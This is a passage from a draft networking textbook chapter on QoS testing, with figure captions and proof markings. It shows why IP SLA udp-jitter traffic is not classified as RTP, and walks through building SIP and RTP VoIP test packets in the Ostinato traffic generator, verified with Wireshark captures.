| 204                           | 29.999478581 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 208                           | 30.018751394 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 209                           | 30.019440966 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 213                           | 30.038548372 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 214                           | 30.039007173 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 217                           | 30.058712389 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 218                           | 30.059351047 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |
| 221                           | 30.078754456 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16385 → 16384 Len=544 |
| 222                           | 30.079428937 | 192.168.10.254 | 192.168.20.254 | UDP      | 586    | 16386 → 16384 Len=544 |

Figure 15-13. IP SLA using udp-jitter from switch LAN1 to switch LAN2 is not recognized as RTP by either Wireshark or NBAR protocol discovery

this figure will be printed in b/w



Figure 15-14. Specifying RTP decode for the IP SLA udp-jitter traffic

this figure will be printed in b/w

| ip.src_host == 192.168.10.254 |               |                |                |          |        |                       |
|-------------------------------|---------------|----------------|----------------|----------|--------|-----------------------|
| No.                           | Time          | Source         | Destination    | Protocol | Length | Info                  |
| 4894                          | 719.907836683 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4896                          | 719.912051336 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4898                          | 719.927661845 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4900                          | 719.931589484 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4902                          | 719.947653456 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4904                          | 719.951649062 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4906                          | 719.967777711 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4908                          | 719.971931412 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4910                          | 719.987648493 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4912                          | 719.991723734 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4914                          | 720.007644264 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4916                          | 720.011716433 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4918                          | 720.027773866 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4920                          | 720.032876504 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4922                          | 720.047981303 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |
| 4924                          | 720.052998553 | 192.168.10.254 | 192.168.20.254 | RTP      | 586    | Unknown RTP version 0 |

Figure 15-15. IP SLA PCAP. After specifying RTP decode, the traffic remains

AU8

Since now we realized that when truly enforcing protocol adherence to apply our QoS policies we also need to test with realistic traffic in order to match the QoS classification policies. In this case, the best tool would be a packet or traffic generator. For this lab, we are going to provide a quick introduction to Ostinato and how to construct SIP and VoIP payload packets in order to test our strict QoS classification policies.

AU21






Figure 15-16. QoS example 2 topology

Notice in our topology we have a few devices with “Ostinato” in the name. The first thing to know about Ostinato is that traffic is generated on the secondary interface and not on the primary interface; this is the reason why the interface used to connect to the switch is “e1.” The second part of getting Ostinato set up is to provide an IP address to the traffic generation interface; in this case, it’s interface “e1,” which will be assigned IP address 192.168.10.10. Once an IP address is assigned, we can proceed to create a port group.

Ports and Streams

Port Group 1: [192.168.10.10]:7878 (4)

- Port 0: ens4 ()
- Port 1: any (Pseudo-device that captures on all interfaces)
- Port 2: lo ()
- Port 3: ens3 ()

Configuration activated - click to transmit pac

Streams Devices

Avg pps 10,000.0000 Avg bp

|   |                                     | Name           | Goto       |
|---|-------------------------------------|----------------|------------|
| 1 | <input checked="" type="checkbox"/> | VoIP-Payload   | Next       |
| 2 | <input checked="" type="checkbox"/> | VoIP-Signal... | Goto first |

Port Statistics

Transmit Stats Capture ARP/ND

|                          | Port 1-0    | Port 1-1 | Port 1-2    | Port 1-3 |
|--------------------------|-------------|----------|-------------|----------|
| Status                   | ●           | ●        | ●           | ●        |
| Frames Received          | 188,217     | 0        | 1,620,194   | 0        |
| Frames Sent              | 524,587     | 0        | 1,620,194   | 0        |
| Frame Send Rate (fps)    | 0           | 0        | 3           | 0        |
| Frame Receive Rate (fps) | 1           | 0        | 3           | 0        |
| Bytes Received           | 14,535,655  | 0        | 159,321,740 | 0        |
| Bytes Sent               | 218,973,815 | 0        | 159,321,740 | 0        |
| Byte Send Rate (Bps)     | 0           | 0        | 398         | 0        |
| Byte Receive Rate (Bps)  | 60          | 0        | 398         | 0        |

Port Statistics Logs Stream Statistics

Figure 15-17. Ostinato main setup UI

this figure will be printed in b/w


this figure will be printed in b/w

AU22

632  
633  
634  
635  
636

637 Once we have a port group created to match the IP address assigned on port 7878, 192.168.10.10:787, we  
 638 proceed to create a stream.


this figure will be printed in b/w



**Figure 15-18.** *Ostinato SIP packet construction, protocol selection*

639 Figure 15-18 illustrates the Protocol Selection screen that appears once we select to build or edit a  
 640 stream. In Figure 15-18, we are constructing the protocol layers that we are going to use to construct a SIP  
 641 packet. Notice that for layer 5, application, a text protocol is selected since SIP is text based.

this figure will be printed in b/w



**Figure 15-19.** *Ostinato SIP packet construction, source and destination MAC addresses*



The source MAC address must match that of the PC running the Ostinato software, and the destination MAC address must match that of the LAN gateway.

642  
643

The screenshot shows the 'Variable Fields' tab of the Ostinato configuration interface. The protocol stack is set to Media Access Protocol, Ethernet II, and Internet Protocol ver 4. The IPv4 settings are as follows:

- Override Version: 4
- Override Header Length (x4): 5
- DSCP: af31
- Not-ECT:
- Override Length: 734
- Identification: 04 D2
- Fragment Offset (x8): 0
- Don't Fragment:
- Time To Live (TTL): 127
- Override Protocol: 11
- Override Checksum: 94 6

Below these settings is a table for source and destination addresses:

|             | Address       | Mode  | Count |
|-------------|---------------|-------|-------|
| Source      | 192.168.10.10 | Fixed | 16    |
| Destination | 192.168.20.20 | Fixed | 16    |

An 'Options' field is present at the bottom but is currently empty.

this figure will be printed in b/w

**Figure 15-20.** Ostinato SIP packet construction, IPv4 settings

Notice that in the IPv4 packet construction settings, we have marked our traffic DSCP AF31.

644

The screenshot shows the 'Stream Control' tab of the Ostinato configuration interface. The protocol stack is set to Media Access Protocol, Ethernet II, Internet Protocol ver 4, and User Datagram Protocol. The UDP settings are as follows:


- Override Source Port: 5060
- Override Destination Port: 5060
- Override Length: 714
- Override Checksum: FC B0

this figure will be printed in b/w

**Figure 15-21.** Ostinato SIP packet construction, UDP ports


645 Notice that the destination port is recognized as unencrypted SIP (UDP 5060). Similarly, we can use the  
 646 same test to test encrypted SIP (UDP port 5061).

this figure will be printed in b/w



**Figure 15-22.** *Ostinato SIP packet construction, SIP text-based payload*

647 If you are wondering how to populate the payload or protocol section, you can always use data from  
 648 <https://wiki.wireshark.org/SampleCaptures> and massage the data to fit your needs.




this figure will be printed in b/w

**Figure 15-23.** Ostinato SIP packet stream control

The stream control section is where we can specify the rate and number of packets to be generated each time our stream runs. We can have multiple streams specified to run in whichever order the user desires and to run once or to loop each stream by restarting the first stream.

649  
650  
651




this figure will be printed in b/w

**Figure 15-24.** Ostinato SIP packet construction

652 Once a stream is constructed, as illustrated by the yellow rectangle in Figure 15-24, you must apply the  
 653 stream parameters. This will also pre-generate the specified stream of packets. We can then proceed to play/  
 654 stop our stream with the buttons highlighted by the green rectangle, and the stream will run in the order  
 655 specified by the stream number on the left and either run once or loop according to the options specified in  
 656 the settings highlighted by the blue box. Finally, you can see your stream play in the bottom section for the  
 657 given port group highlighted by the purple rectangle.

658 Similarly, to craft a VoIP RTP packet, we just need to change a few parameters to the packet  
 659 construction format as performed for the SIP packet.

this figure will be printed in b/w



**Figure 15-25.** Ostinato RTP VoIP packet construction, protocol selection

Notice that for the RTP VoIP payload packet construction, we have chosen a hex dump as payload. Notice that we have pre-marked our packets with DSCP EF markings.

Protocol Selection Protocol Data Variable Fields Stream Control Packet View

Media Access Protocol

Ethernet II

Internet Protocol ver 4

Override Version 4

Override Header Length (x4) 5

DSCP ef Not-ECT

Override Length 200

Identification 45 34

Fragment Offset (x8) 0

Don't Fragment  More Fragments

Time To Live (TTL) 127

Override Protocol 11

Override Checksum 55 CA

|             |               | Mode  | Count | Mask          |
|-------------|---------------|-------|-------|---------------|
| Source      | 192.168.10.10 | Fixed | 16    | 255.255.255.0 |
| Destination | 192.168.20.20 | Fixed | 16    | 255.255.255.0 |

Options

**Figure 15-26.** Ostinato RTP VoIP packet construction, IPv4 settings

Notice that we selected port values that are within the range used in the pre-classification ACLs at the

Protocol Selection Protocol Data Variable Fields Stream Control Packet View

Media Access Protocol

Ethernet II

Internet Protocol ver 4

User Datagram Protocol

Override Source Port 16385

Override Destination Port 16384

Override Length 180

Override Checksum A6 C7

**Figure 15-27.** Ostinato RTP VoIP packet construction, UDP port settings

LAN switches.

this figure will be printed in b/w

| Protocol Selection      | Protocol Data                                   | Variable Fields | Stream Control | Packet View          |
|-------------------------|-------------------------------------------------|-----------------|----------------|----------------------|
| Media Access Protocol   |                                                 |                 |                |                      |
| Ethernet II             |                                                 |                 |                |                      |
| Internet Protocol ver 4 |                                                 |                 |                |                      |
| User Datagram Protocol  |                                                 |                 |                |                      |
| HexDump                 |                                                 |                 |                |                      |
| 0000                    | 80 88 00 01 00 00 00 a0 d2 bd 4e 3e dc de c4 c5 |                 |                | - . . . . . 0½N>ÜpÄÄ |
| 0010                    | dc d0 d5 51 53 5d 5f 5b 46 46 46 5b 44 41 42 4f |                 |                | Üð0QS]_[FFF[DABO     |
| 0020                    | 42 47 42 43 59 58 59 5f 5f 52 59 44 44 5f 51 54 |                 |                | BGBCYXY__RYDD_QT     |
| 0030                    | 55 55 51 56 50 52 5e 58 5d 52 52 50 57 54 d4 d6 |                 |                | UUQVPR^X]RRPWTÖÖ     |
| 0040                    | d5 51 53 57 d6 d6 d0 d7 57 56 57 d0 d3 d6 d5 55 |                 |                | ÖQSWÖÖð×wVWðÖÖÖU     |
| 0050                    | 51 50 d6 df d2 d1 d4 d6 dc db da dd d6 55 dc d0 |                 |                | QPÖBðNÖÖÜÜÜÝÖUÜð     |
| 0060                    | d4 5d 44 5c 56 d6 d5 d4 d5 d7 50 d4 51 d0 61 6f |                 |                | ö]D\vÖöÖö×PÖQðao     |
| 0070                    | 76 fe ef f7 77 66 50 ff e5 d7 74 4a c9 f9 f7 5c |                 |                | vþi÷wFPÿâ×tJÉù÷\     |
| 0080                    | 76 5f f5 f3 dd 4e 42 d8 f7 c9 50 44 50 cd c9 d4 |                 |                | v_öóÝNBø÷ÉPDPÍÉÖ     |
| 0090                    | 4d 41 57 d1 51 58 44 52 d3 d1 50 58 5b 55 d4 53 |                 |                | MAWÑQXDRÓNÞX[UÖS     |
| 00a0                    | 59 43 47 5f 51 5d 56 d2 de d7 52 d5             |                 |                | YCG_Q]VÖÞ×RÖ         |

Figure 15-28. Ostinato RTP VoIP packet construction, payload data

this figure will be printed in b/w

| ip.src_host == 192.168.10.10 |               |               |          |        |                                                |
|------------------------------|---------------|---------------|----------|--------|------------------------------------------------|
| Time                         | Source        | Destination   | Protocol | Length | Info                                           |
| 64996                        | 164.408276647 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 64997                        | 164.411245054 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 64998                        | 164.414282511 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 64999                        | 164.417222707 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65000                        | 164.420268330 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65001                        | 164.423226717 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65002                        | 164.426304466 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65003                        | 164.429208827 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65004                        | 164.432288550 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65005                        | 164.435272410 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65006                        | 164.438326342 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |
| 65007                        | 164.441284557 | 192.168.10.10 | SIP      | 771    | Request: INVITE sip:francisco@bestel.com:55060 |

Figure 15-29. Packet capture of the Ostinato generated SIP stream at interface G0/1 of R1



| ip.src_host == 192.168.10.10 |               |               |          |        |                                                             |  |  |  |  |
|------------------------------|---------------|---------------|----------|--------|-------------------------------------------------------------|--|--|--|--|
| Time                         | Source        | Destination   | Protocol | Length | Info                                                        |  |  |  |  |
| 87104                        | 212.823201554 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87105                        | 212.823211548 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87106                        | 212.823714264 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87107                        | 212.824917075 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87108                        | 212.825959329 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87109                        | 212.826739115 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87110                        | 212.826748714 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87111                        | 212.827984798 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87112                        | 212.828907112 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87113                        | 212.829957212 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87114                        | 212.830763589 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87115                        | 212.830773382 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |
| 87116                        | 212.831749549 | 192.168.10.10 | RTP      | 214    | PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark |  |  |  |  |

Figure 15-30. Packet capture of the Ostinato generated RTP VoIP payload stream at interface G0/1 of R1

Figures 15-29 and 15-30 show the Wireshark packet captures of our Ostinato crafted SIP and RTP VoIP payload packets used to test our QoS policy under real protocol match conditions.

One clarification on the example shaping policy before moving onto policing policies is that in any occasion in which tunneling is involved, we need to apply the policy at the entry to the tunnel before the tunneling protocol headers are added since the QoS mechanism is looking at the IP packet structure, unless of course we are using other non-IP mechanisms like CoS for MPLS and switching CoS. That being said, let us explore what an ISP policing policy would like.

We are going to start by exploring a simple policing policy where if the rate is exceeded, the traffic will be dropped.

